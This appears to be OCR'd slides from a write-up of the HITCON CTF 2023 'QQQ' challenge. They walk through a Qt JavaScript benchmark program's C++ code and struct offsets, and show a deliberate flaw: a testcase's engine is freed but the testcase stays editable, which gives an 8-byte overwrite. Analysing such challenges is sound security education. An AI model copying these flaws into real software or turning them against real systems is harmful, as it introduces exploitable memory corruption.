


```
hank@hank-virtual-machine:~/MY_CTF_CHALLENGES
/hitcon_ctf_2023/qjsengine/src/build$ ./qqq
timeout:  0
timeout:  1234
timeout:  250
```

HITCON CTF 2023 Quals - QQQ




```
PS C:\Users\hank_k_chen\Desktop\qqq-ca669d818f246e6e1c136f46dad196068d09efc2> .\qqq.exe
=============================
|    Simple JS Benchmark    |
|---------------------------|
| 1. Add Script             |
| 2. Delete Script          |
| 3. Edit Script            |
| 4. View Script            |
| 5. Add Testcase           |
| 6. Delete Testcase        |
| 7. Edit Testcase          |
| 8. View Testcase          |
| 9. Run Testcase           |
| 10. Set Timer             |
| 11. Check Timer           |
| 12. Exit                  |
=============================
Your choice: 1
Give me one-line JS script: console.log(123)
Your script index: 0
```




```
class QQTestcase: public QObject
{
    Q_OBJECT
public:
    QQTestcase() {
        myTimer=0;
        myEngine=0;
        scriptId=0;
        used=0;
    }
    void createJsEngine(){
        if (myEngine) return;
        myEngine = new QJSEngine();
        used = 0;
    }
    void releaseJsEngine(){
        if (myEngine==0) return;
        delete myEngine;
        myEngine = 0;
    }
    void setScriptId(int id){ scriptId=id; }
    int getScriptId(){ return scriptId; }
    void setTimer(QQTimer* timer){ myTimer=timer; }
    long long getTimeout(){ return myTimer->getTimeout(); }
    void setTimeout(long long limit){ myTimer->setTimeout(limit); }
    bool checkAvailability(){ return used==0?true:false; }
    void evaluate(QString* script);
    virtual ~QQTestcase() {}
private:
    QQTimer* myTimer;
    QJSEngine* myEngine;
    int scriptId;
    int used;
    char dummy[PADDING_SIZE];

};
```

After Compiled




```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```


Add Testcase



```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```




```
struct QQTimer {
    int timeout; //0x10
    QElapsedTimer* timer; 0x18
    int jsTime; // 0x20
    int cppTime; // 0x24
}
```




```
void add_testcase(){
    int testcaseIdx = testcaseList.size();
    int scriptIdx;
    long long timeout;
    QQTestcase* testcase;

    qtout << "Script Index: ";
    qtout.flush();
    qtin >> scriptIdx;
    if ((scriptIdx >= scriptList.size()) || ((scriptIdx < 0))){
        qtout << "Index out of bound!" << Qt::endl;
        qtout.flush();
        return;
    }
    if (scriptFreeList.indexOf(scriptIdx) >= 0){
        qtout << "Cannot access deleted script!" << Qt::endl;
        qtout.flush();
        return;
    }
    qtout << "Set timeout: ";
    qtout.flush();
    qtin >> timeout;

    if (testcaseFreeList.size() > 0){
        testcaseIdx = testcaseFreeList.at(0);
        testcaseFreeList.remove(0);
        testcase = testcaseList.at(testcaseIdx);
    } else {
        testcase = new QQTestcase();
        testcaseList.append(testcase);
```


Delete Testcase



```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```




```
struct QQTimer {
    int timeout; //0x10
    QElapsedTimer* timer; 0x18
    int jsTime; // 0x20
    int cppTime; // 0x24
}
```




```
void delete_testcase(){
    QQTestcase* testcase;
    int testcaseIdx;
    qtout << "Testcase Index: ";
    qtout.flush();
    qtin >> testcaseIdx;
    if ((testcaseIdx >= testcaseList.size()) || (testcaseIdx<0)){
        qtout << "Index out of bound!" << Qt::endl;
        qtout.flush();
        return;
    }
    if (testcaseFreeList.indexOf(testcaseIdx) >= 0){
        qtout << "Cannot access deleted testcase!" << Qt::endl;
        qtout.flush();
        return;
    }
    testcaseFreeList.append(testcaseIdx);
    testcase = testcaseList.at(testcaseIdx);
    testcase->releaseJsEngine();
}
```


Edit Testcase



```
struct QQTestcase {
    QQTimer* myTimer; // 0x10
    QJSEngine* myEngine; //0x18
    int scriptId; //0x20
    int used; //0x24
}
```




```
struct QQTimer {
    int timeout; //0x10
    QElapsedTimer* timer; 0x18
    int jsTime; // 0x20
    int cppTime; // 0x24
}
```




```
void edit_testcase(){

    qtout << "Script Index: ";
    qtout.flush();
    qtin >> scriptIdx;
    if ((scriptIdx >= scriptList.size()) || ((scriptIdx < 0))){
        qtout << "Index out of bound!" << Qt::endl;
        qtout.flush();
        return;
    }
    if (scriptFreeList.indexOf(scriptIdx) >= 0){
        qtout << "Cannot access deleted script!" << Qt::endl;
        qtout.flush();
        return;
    }
    testcase->setScriptId(scriptIdx);

    qtout << "Set timeout: ";
    qtout.flush();
    qtin >> timeout;
    testcase->setTimeout(timeout);
}
```

Overwrite an 8-byte value at QQTimer+0x10

